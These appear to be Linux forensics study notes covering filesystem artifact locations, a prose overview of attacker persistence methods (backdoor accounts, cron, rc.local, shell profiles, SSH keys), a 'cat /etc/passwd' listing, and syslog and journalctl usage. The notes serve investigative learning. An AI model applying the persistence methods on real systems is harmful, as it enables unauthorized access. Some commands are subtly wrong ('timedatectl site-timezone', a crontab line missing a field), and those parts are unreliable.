
/boot/ and /efi/
The /boot/ and /efi/ directories store essential files required for booting the system. This includes boot configuration files, kernel parameters, and more. Within these directories, you can also locate both the current and previous kernel versions, along with the initial ramfs, all of which can be subject to examination.
/etc/
The /etc/ directory traditionally serves as the central repository for system-wide configuration files and related data. Most of these files are easily accessible in plaintext. Configuration files often come with associated directories denoted by a .d extension, allowing for the inclusion of additional configuration snippets. It’s important to note that user-specific configuration files located in a user’s /home/ directory can take precedence over system-wide configurations in /etc/.
Here are some of the main forensics artifacts you might find in the /etc/ directory:
| Purpose | Path | Description |
|---|---|---|
| User Accounts and Passwords | /etc/passwd | Contains user account information |
| User Accounts and Passwords | /etc/shadow | Stores password hashes (if shadow password system is used). |
| Group Information | /etc/group | Contains information about user groups. |
| System Configuration | /etc/hostname | Hostname of the system. |
| System Configuration | /etc/hosts | Local DNS resolution. |
| System Configuration | /etc/issue | Text displayed before login. |
| System Configuration | /etc/issue.net | Text displayed before remote login. |
| System Configuration | /etc/os-release | Information about the operating system. |
| Network Configuration | /etc/network/, /etc/netplan/, or /etc/NetworkManager/ | Contains network configuration files |
| Network Configuration | /etc/iptables/, /etc/iptables.rules | Stores firewall rules (if used). |
| Service and Software Configuration | /etc/services | Lists network services and their associated ports. |
| Service and Software Configuration | /etc/cron.d/, /etc/cron.daily/ | Configuration for scheduled tasks (cron jobs). |
| Service and Software Configuration | /etc/sudoers | Configuration for sudo access. |
| System Logs | /etc/rsyslog.conf or /etc/syslog-ng/syslog-ng.conf | Configuration for system logging. |
| System Logs | /etc/logrotate.conf | Log rotation configuration. |
| Security Configuration | /etc/security/ | Configuration files related to system security. |
| Security Configuration | /etc/ssh/sshd_config | SSH server configuration. |
| Security Configuration | /etc/pam.d/ | Pluggable Authentication Modules configuration. |
| Package Management | /etc/apt/ | Configuration for the APT package manager (Debian/Ubuntu). |
| Package Management | /etc/yum.conf and /etc/yum.repos.d/ | Configuration for the YUM package manager (RHEL/CentOS). |
| Hostname Resolution | /etc/resolv.conf | DNS resolver configuration. |
| Web Server Configuration | /etc/apache2/, /etc/nginx/ | Standard web server configuration directories. |
| Database Configuration | /etc/mysql/ | Configuration files for MySQL or MariaDB. |
| Database Configuration | /etc/postgresql/ | Configuration for PostgreSQL. |
| Shell Configuration | ~/.bashrc, ~/.bash_profile, ~/.zshrc, /etc | User-specific shell configuration files can be found in the user’s home directory while global shell configurations in /etc. |
| User-Specific Configuration | /etc/skel/ | Contains default files and directories for new user accounts. |
/tmp/
The /tmp/ directory is designated for temporary storage of files. In certain Linux distros, the contents might be stored in the system’s RAM using the tmpfs virtual memory file system. In forensic images, systems employing tmpfs to mount /tmp/ will probably appear empty.
/run/
The /run directory is a tmpfs-mounted directory residing in RAM and will likely be empty on a forensic image. On a running system, this directory contains runtime information like PID and lock files, systemd runtime configuration, and more. There may be references to files and directories in /run/ found in logs or configuration files.
/home/ and /root/
The /home/ directory is the default location for user home directories. A user’s home directory contains files the user created or downloaded, including configuration, cache, data, documents, media, desktop contents, and other files the user owns. The root user’s home directory is typically /root/ of the root filesystem. These home directories are of significant interest to forensic investigators because they provide information about a system’s human users. The creation (birth) timestampt of a user’s home directory my indicate when the user account was first added.
Here are the main artifacts you can find in the /home/ directory:
| Purpose | Path | Description |
|---|---|---|
| User Documents and Files | /home/<username> | The user’s personal files, including documents, images, videos, and other data, are typically stored in subdirectories. |
| Browsing Artifacts | ~/.mozilla/ and ~/.config/google-chrome/ | Directories of Firefox and Chrome web browsers user profiles. These directories may contain browsing history, bookmarks, and cache files. |
| Browsing Cache Files | ~/.cache | Temporary local copies of web resources like images, scripts, and stylesheets that browsers store to speed up page loading on future visits. |
| Hidden Directories | ~/.<directory-name> like ~/.config, ~/.ssh | Many configuration files and directories start with a dot and these often contain settings and preferences for various applications. |
| Desktop Environment Settings | ~/.config/ | User-specific settings for desktop environments (e.g., GNOME, KDE) can be found in this directory. |
| Shell History | ~/.bash_history | The command history for a user’s shell (e.g., Bash) is stored in this file or a similar location. |
| Email clients | ~/.thunderbird/ | Thunderbird email client data storage location. |
| Messaging application | ~/.config | Messaging data may be stored in this directory or application-specific directories. |
| Desktop Environment Logs | ~/.local/share or ~/.config | Logs and usage data for the user’s desktop environment can be found in these directories. |
| Access and Modification Timestamps | /home/ | Timestamps associated with files and directories in the home directory can indicate when files were created, modified, or accessed. These timestamps are inherent to the file system. |
| Recently Used Files | ~/.local/share/recently-used.xbel | Lists of recently accessed or similar files. |
| SSH and PGP Keys | ~/.ssh/, ~/.gnupg/ | SSH and PGP keys can be found in these directories. |
| System Logs | ~/.local | Some system logs and logs from installed applications may be stored in this directory or other hidden directories. |
| Downloaded Files | /home/<username>/Downloads | Users often download files to their directory. |
| Cloud Storage Sync | ~/.dropbox or ~/.config/google-drive-ocamlfuse | If a user uses cloud storage services like Dropbox or Google Drive, synchronization data and configuration settings can be found in these directories. |
/bin/, /sbin/, /usr/bin/, and /usr/sbin/
The standard locations for executable programs are /bin/, /sbin/, /usr/bin/, and /usr/sbin/. These directories were originally intended to separate groups of programs for users, administrators, the boot process, or for separately mounted filesystems. Today, /bin/and /sbin/ are often symlinked to their corresponding directory in /usr/, and in some cases /bin/, /sbin/, and /usr/sbin/ are symlinked to a single /usr/bin directory containing all programs.
/lib/ and /usr/lib/
The /lib/ directory is generally symlinked to /usr/lib/ on most Linux systems today. This includes shared library code, kernel modules, support for programming environments, and more. The /lib directory also contains the default configuration files for many software packages.
/usr/
The /usr/ directory contains the bulk of the system’s static read-only data. This includes binaries, libraries, documentation, and more. Most Linux System will symlink /bin/, /sbin/, and /lib/ to their equivalents in the /usr/ subdirectory. Files located in here that are not part of any installed package may be of forensic interest because they were added outside the normal software installation process. These might be manually installed files by a user with root access, or unauthorized files placed by a malicious actor.
/var/
The /var/ directory contains changing system data and usually persistent across reboots. The subdirectories below /var/ are especially interesting from a forensics perspective because they contain logs, cache, historical data, persistent temporary files, the mail and printing subsystems, and much more.
The main forensics artifacts of the /var/ directory are:
| Purpose | Path | Description |
|---|---|---|
| System Logs | /var/log/ | This directory contains system logs that record various system events and activities, including login attempts, service startups, and system errors. Common log files include /var/log/auth.log, /var/log/syslog, and /var/log/messages. |
| Package Management Logs | /var/log/dpkg.log or /var/log/yum.log | These logs track package installations, updates, and removals, which can provide information about software changes on the system. |
| Print Spooler Files | /var/spool/cups/ | The Common Unix Printing System (CUPS) stores print job information in this directory, potentially revealing print job histories. |
| Mail Server Data | /var/mail/ or /var/spool/mail/ | Mailboxes and email-related artifacts are often stored here. |
| Database Files | /var/lib/ | Databases like MySQL or PostgreSQL store their data files and logs. |
| Temporary Files | /var/tmp/ and /var/run/ | Temporary files and directories can contain artifacts such as unclean shutdown logs or remnants of executed processes. |
| Cron and Scheduled Tasks | /var/spool/cron/crontabs/ | Information about scheduled tasks can be found in these files, which may include scripts and commands executed by cron jobs. |
| Web Server Logs | /var/log/apache2/ or /var/log/nginx/ | If a web server is installed, access and error logs can provide insights into web activity. |
| Printer Logs | /var/log/cups/ | Printer-related logs. |
| DHCP and Network Logs | /var/log/ | DHCP client and server logs. |
| Security and Authentication Data | /var/log/secure or /var/log/auth.log | These logs record authentication and security-related events, including login attempts and SSH connections. |
| Package Cache | /var/cache/apt/archives/ or /var/cache/yum/ | Package cache may contain downloaded package files, which could be of forensic interest. |
| System State Information | /var/lib/misc/ | This directory may contain system state information, including files related to networking and hardware. |
| Session Information | /var/run/utmp and /var/log/wtmp | These files track user login and logout sessions. |
| Kernel Logs | /var/log/kern.log or /var/log/dmesg | Kernel-related logs. |
| Software Update Information | /var/lib/update-notifier/package-data-downloads/ | This directory may contain data related to software updates. |
/dev/, /sys/, and /proc/
Linux has several other tmpfs and pseudo-filesystems that appear to contain files when the system is running, which include /dev/, /sys/, and /proc/. These directories provide representations of devices or kernel data structures but the contents don’t actually exist on a normal filesystem. When examining a forensic image, these directories will likely be empty.
/media/
The /media/ directory is inteded to hold dynamically created mount points for mounting external removable storage, such as CD-ROMs or USB drives. When examining a forensic image, this directory will likely be empty. References to /media/ in logs, filesystem metadata, or other persistent data may provide information about user-attached external storage devices.
/opt/
The /opt/ directory contains add-on packages, which typically are grouped by vendor name or package name. These packages may create a self-contained directory tree to organize their own files.
/lost+found/
A /lost+found/ directory may exist on the root of every filesystem. If a filesystem repair is run and a file is found without a parent directory, that file is placed in the /lost+found/ directory, where it can be recovered. Such files don’t have their original names because the directory that contained the filename is unknown or missing.
info
https://digitalforensics.ch/linux/ https://github.com/orlikoski/CyLR https://github.com/ForensicArtifacts/artifacts/blob/main/artifacts/data/linux.yaml
Linux Persistence
Linux persistence techniques refer to methods used by threats, such as malware or attackers, to maintain long-term access to a compromised Linux system. These mechanisms ensure that malicious code or access survives events like reboots, logouts, or system updates. In a forensics context, understanding these helps investigators identify artifacts, reconstruct incidents, and detect anomalies through logs, file modifications, and process behaviors. Techniques often align with the MITRE ATT&CK framework’s Persistence tactic (TA003), which defines ways adversaries retain footholds via access, actions, or configurations. Common categories include boot/logon scripts, scheduled tasks, service modifications, user account manipulations, and event-triggered executions.
Below is an outline of key techniques in a table format, drawing from established sources for high-level descriptions and detection approaches. Variations exist across distros, but many leverage standard components like systemd, cron, or shell configs.

It illustrates various mechanisms for maintaining access in Linux environments, particularly those using systemd as the init system. It begins at the central node representing the system init process and branches out into interconnected components covering system-wide and user-specific elements, such as generators, services, schedulers, daemons, accounts, authentication methods, and login shells, with additional nodes for specialized areas like web servers, rootkits, and infected software. This diagram is especially useful to hunt down such persistence mechanisms that are used in the wild.
User Manipulation
Users and groups configs are located here:
/etc/gshadow/etc/shadow/etc/passwd/etc/group
linuxforensics@ubuntu:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/var/run/dbus:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
<SNIP>
Attackers might add new users, modify passwords, or elevate privileges by editing these files. For instance, a new entry in /etc/passwd could indicate a backdoor account. In forensics, compare timestamps and contents against baselines to spot anomalies.
Init Scripts
Init Scripts are configuration files that are used by Linux initialization systems to manage the startup, shutdown, and supervision of services and processes during the boot process. Those startup scripts are located in /etc/init.d and symbolic links in various runlevel directories like /etc/rc3.d/ to start or stop services.
Upstart is used in some older Linux distros like Ubuntu 14.04 and its configuration files are located in /etc/init/.
Systemd
Systemd is the modern init system in most Linux distros. It manages services using unit files, usually located in /lib/systemd/system/ or /etc/systemd/system/. You can use systemctl to enable and start services.
Cron Jobs
You can use cron jobs to schedule tasks at specific times or intervals. Entries in crontab files can be used to start scripts or commands.
For example, you can retrieve crontab data using crontab -l:
linuxforensics@ubuntu:~$ crontab -l
0 2 * * /bin/sh backup.sh
SSH Authorized Keys
The authorized_keys file, located at ~/.ssh/authorized_keys, specifies the SSH keys that can be used to log in to the user account for which the file is configured.
Startup Applications
Many Linux dekstop environments, such as GNOME and KDE, allow users to configure startup applications through graphical settings. These are typically user-specific and can be configured through the desktop’s settings.
/etc/rc.local
This is a traditional method for running custom scripts at boot time. The /etc/rc.local script is executed at the end of the system’s initialization.
Shell Profile Files
You can add commands to shell profile files like ~/.bashrc, ~/.bash_profile, or ~/.profile. These commands will be executed whenever a user logs in.
Autostart Directories
Some desktop environments use autostart directories to launch user-specific applications. For example, in GNOME, you can place .desktop files in ~/.config/autostart/.
Service Management Tools
Tools like chconfig or update-rc.d can be used to manage services and their runlevel configurations.
User Session Startup Scripts
In some cases, you may want to execute scripts or programs at the start of a user session. You can achieve this by adding commands to the appropriate shell startup files, such as ~/.xprofile, or by using the desktop environment’s session manager.
Forensics Arsenal
Linux Logging
There are several notable mechanisms of logging in Linux:
- Syslog: Syslog is a standard logging protocol used to collect and send log messages within a network. Linux systems often use syslog to store log data in various log files, typically located in the
/var/logdirectory. Common log files include/var/log/messages,/var/log/auth.log, and/var/log/syslog. These logs can provide valuable information about system and application activities, such as failed login attempts or service startups. - Systemd Journal: Systemd, a common init system on many Linux distros, uses the systemd journal for logging. Journalctl is the command-line tool for querying and examining these logs. The journal provides structured and more comprehensive information compared to traditional flat text log files, including metadata like timestamps, process IDs, and severity levels.
- Auditd: The Linux Audit framework allows for detailed monitoring of system activities, including file access, process creation, and user authentication. Auditd is the user-space component, and it logs its data to
/var/log/audit/audit.log. This is a powerful tool for tracking changes and potential security incidents, often used in compliance-heavy environments. - SysmonForLinux: This is a tool that monitors and logs system activity, including processes, network connections and file system writes to what Sysmon for Windows does. SysfmonForLinux logs events into
/var/log/syslogusing XML format. It’s particularly useful for endpoint detection and response (EDR) scenarios.
Syslog
The traditional logging system on Unix and Unix-like OS, such as Linux, is syslog. Syslog enables the separation of software that generates log messages from the systems that store, process, or forward those messages. In Linux, Syslog is implemented through daemons like syslogd, rsyslog, or syslog-ng, which handle the collection and management of logs. It’s essentially a way for the system to record events, errors, and other important information in a structured manner. While traditional Syslog refers to the protocol defined in RFC 5424, in Linux contexts, it often encompasses the entire logging ecosystem, including the daemon and configuration files. Note that modern Linux distros may integrate or replace parts of Syslog with tools like Systemd Journal, but Syslog remains widely used for compatibility and flexibility.
Syslog operates by having applications, services, or the kernel generate log messages that are sent to daemon like rsyslog or syslog-ng via local sockets, the logger command, or network protocols. These messages follow a standardized format including a priority code, a header with timestamp and hostname, and the actual content. The daemon processes incoming messages according to rules defined in configuration files, where selectors match facility.priority patterns to actions like writing to specific log files in /var/log, forwarding to another server for centralized logging, discarding, or piping to external programs. Logs are stored persistently, with tools like logrotate handling rotation and compression to manage disk space, ensuring efficient, categorized recording of system events for troubleshooting, monitoring, and auditing while supporting both local and networked environments.
Syslog is typically implemented as a daemon that listens for log messages from multiple sources, such as packets arriving over network sockets, local named pipes, or syslog library calls.
Here’s a breakdown of key components:
| Component | Description |
|---|---|
| Log originator | Programs with syslog support kernel messages |
| Config files location | /etc/rsyslogd.conf /etc/rsyslogd.d/conf /etc/syslog-ng/ |
| Daemon | /usr/sbin/rsyslogd (Service started by systemd) |
| Network log host | UDP port 514 (Configured with @host) |
| Local logfiles | /var/log/* (By facility and severity) |
For example, to view recent syslog entries on a Debian-based system:
d41y@htb[/htb]$ tail -n 10 /var/log/syslog
Feb 26 15:45:01 ubuntu CRON[12345]: (root) CMD ( cd / && run-parts --report /etc/cron.hourly)
Feb 26 15:46:12 ubuntu systemd[1]: Started Time & Date Service.
Feb 26 15:47:23 ubuntu kernel: [ 1234.567890] eth0: link up
Feb 26 15:48:34 ubuntu sshd[67890]: Accepted publickey for john from 10.10.16.14 port 22 ssh2
Feb 26 15:49:45 ubuntu sudo: john : TTY=pts/0 ; PWD=/home/john ; USER=root ; COMMAND=/usr/bin/apt update
Feb 26 15:50:56 ubuntu apt[23456]: Updating package lists...
Feb 26 15:51:07 ubuntu systemd-logind[789]: New session 1 of user john.
Feb 26 15:52:18 ubuntu NetworkManager[890]: <info> [1234567890.123] dhcp4 (eth0): state changed unknown -> bound
Feb 26 15:53:29 ubuntu rsyslogd: [origin software="rsyslogd" swVersion="8.32.0" x-pid="7785" x-info="<https://www.rsyslog.com>"] rsyslogd was HUPed
Feb 26 15:54:40 ubuntu anacron[34567]: Job `cron.daily' terminated
This output can reveal patterns like unauthorized access or cron job executions. In forensics, you often use tools like grep to filter for specific events.
Extending to Additional Mechanisms
There are also some advanced or specialized logging options commonly encountered in Linux forensics:
- Kernel Ring Buffer (dmesg): This logs kernel messages, such as hardware detections or driver issues, stored in a circular buffer. Access it via the
dmesgcommand or/var/log/dmesgon boot. Useful for investigating boot-time anomalies or device attachments. - Application-Specific Logs: Many services maintain their own logs, like Apache or MySQL. These provide granular details on web traffic or database queries, often rotated via logrotate in
/etc/logrotate.d/. - ELK Stack or Splunk Integration: In enterprise setups, logs are forwarded to centralized systems like ES, Logstash, Kibana, or Splunk for aggregation and analysis. Check
/etc/rsyslog.d/for forwarding configs to detect exfiltration or monitoring setups.
For instance, to check kernel logs, you can use the following command:
d41y@htb[/htb]$ dmesg | tail -n 5
[12345.678901] usb 1-1: new high-speed USB device number 2 using xhci_hcd
[12345.789012] usb 1-1: New USB device found, idVendor=0781, idProduct=5581, bcdDevice= 1.00
[12345.890123] usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[12345.901234] usb 1-1: Product: Ultra
[12345.912345] usb-storage 1-1:1.0: USB Mass Storage device detected
When investigating logs, always preserve originals by copying to a forensic image. Use tools like log2timeline from Plaso to create super timelines correlating logs with file timestamps. Rotating and compressing logs can hide older events, so check archived files in /var/logs/*.gz.
Systemd Journal
Systemd is a comprehensive suite of software tools that serve as the system and service manager for modern Linux distros, acting as the init system to bootstrap the user space and manage subsequent processes. For initializing and managing the Linux system after the kernel boots, systemd offers features like:
- Service Management
- Resource Control
- Hardware and Device Management
- Timers and Scheduling
- Logging Integration
- System State Management
It replaces older init systems like SysVinit or Upstart and is the default in distros such as Ubuntu, Fedora, Debian, and Arch Linux. It encompasses a wide range of components, including daemons for handling services, devices, mounts, timers, and logging, providing a unified framework for system initialization and management.
Overview
The shortcomings of the aging syslog system have resulted in a number of security and availability enhancements. Many of these enhancements have been added to existing syslog daemons as non-standard features and never gained widespread use among Linux distros. The systemd journal was developed from scratch as an alternative logging system with additional features missing from syslog, such as structured logging, forward-secure sealing, and efficient querying. Therefore, systemd-journal is the logging component of systemd, functioning as a system service daemon that collects, processes, and stores loggin data from the kernel, system services, applications, and other sources. It maintains structured, indexed journals in a binary format, which is more efficient than traditional text-based logs, and it conforms to standards like the Syslog protocol for message classification by priority and facility. The terms “journald” and “systemd-journald” are used interchangeably to describe this daemon.
Here’s a breakdown of its key components:
| Component | escription |
|---|---|
Log originator | All of the messages produced by the kernel, initrd, services, etc. |
Config files location | /etc/systemd/journald.conf |
Daemon | systemd-journald (Service managed by systemd) |
Local audit log | /var/log/journal/* /run/log/journal/* |
Tool used to search | journalctl |
One of the benefits of using a binary journal for logging is the ability to view log records in local time and in UTC if you want. By default, systemd will display results in local time.
linuxforensics@ubuntu:~$ sudo timedatectl site-timezone UTC
You can run the journalctl utility to show initial results:
linuxforensics@ubuntu:~$ journalctl
Oct 23 10:40:20 ubuntu kernel: Linux version 5.15.0-87-generic (buildd@bos03-amd64-016) (gcc (Ubuntu 9.4.0-1ubuntu1~20.0>
Oct 23 10:40:20 ubuntu kernel: Command line: BOOT_IMAGE=/boot/vmlinuz-5.15.0-87-generic root=UUID=4af306c1-ff64-48b1-944>
Oct 23 10:40:20 ubuntu kernel: KERNEL supported cpus:
Oct 23 10:40:20 ubuntu kernel: Intel GenuineIntel
Oct 23 10:40:20 ubuntu kernel: AMD AuthenticAMD
Oct 23 10:40:20 ubuntu kernel: Hygon HygonGenuine
Oct 23 10:40:20 ubuntu kernel: Centaur CentaurHauls
Oct 23 10:40:20 ubuntu kernel: zhaoxin Shanghai
Oct 23 10:40:20 ubuntu kernel: Disabled fast string operations
Oct 23 10:40:20 ubuntu kernel: BIOS-provided physical RAM map:
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009e7ff] usable
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x000000000009e800-0x000000000009ffff] reserved
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x00000000000dc000-0x00000000000fffff] reserved
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x0000000000100000-0x000000007fedffff] usable
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x000000007fee0000-0x000000007fefefff] ACPI data
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x000000007feff000-0x000000007fefffff] ACPI NVS
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x000000007ff00000-0x000000007fffffff] usable
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x00000000f0000000-0x00000000f7ffffff] reserved
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x00000000fec00000-0x00000000fec0ffff] reserved
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x00000000fee00000-0x00000000fee00fff] reserved
Oct 23 10:40:20 ubuntu kernel: BIOS-e820: [mem 0x00000000fffe0000-0x00000000ffffffff] reserved
Oct 23 10:40:20 ubuntu kernel: NX (Execute Disable) protection: active
Oct 23 10:40:20 ubuntu kernel: SMBIOS 2.7 present.
<SNIP>
Journalctl
… is a command-line utility that is using systemd that allows you to query, view, and manage logs collected by the systemd-journald daemon, providing a centralized interface to access structured binary journal files containing detailed system events, kernel messages, service outputs, and metadata like timestamps, priorities, and process IDs.
| Command | Description |
|---|---|
journalctl --utc | Display timestamps in UTC |
journalctl -b | Display logs from current boot |
journalctl --list-boots | List previous boots |
journalctl -b -1 | See journal from the previous boot (you can use boot ID instead -1) |
journalctl --utc -D /home/linuxforensics/Desktop/cases/scenario1/collection/uploads/auto/var/log/journal/894062f9af204645a289e8016977fe6c | Use external journal folder to retrieve results from |
journalctl --utc --since "2023-10-15 18:00:00" --until "2023-10-15 19:00:00" -D /home/linuxforensics/Desktop/cases/scenario1/collection/uploads/auto/var/log/journal/894062f9af204645a289e8016977fe6c | Use time windows for your logs (format: YYYY-MM-DD HH:MM:SS) |
journalctl --utc --since "2023-10-15 18:00:00" --until "2023-10-15 19:00:00" -D /home/linuxforensics/Desktop/cases/scenario1/collection/uploads/auto/var/log/journal/894062f9af204645a289e8016977fe6c/ -u httpd.service | Filter results by unit (http.service as an example) |
journalctl --utc --since "2023-10-15 18:00:00" --until "2023-10-15 19:00:00" -D /home/linuxforensics/Desktop/cases/scenario1/collection/uploads/auto/var/log/journal/894062f9af204645a289e8016977fe6c/ -u httpd.service _PID=27804 | Filter results by Process ID (PID) |
journalctl /usr/bin/bash | Filter results by executable |
journalctl -p err --no-pager | Filter results by priority (You can use either the priority name or its corresponding numeric value) • 0: emerg • 1: alert • 2: crit • 3: err • 4: warning • 5: notice • 6: info • 7: debug |
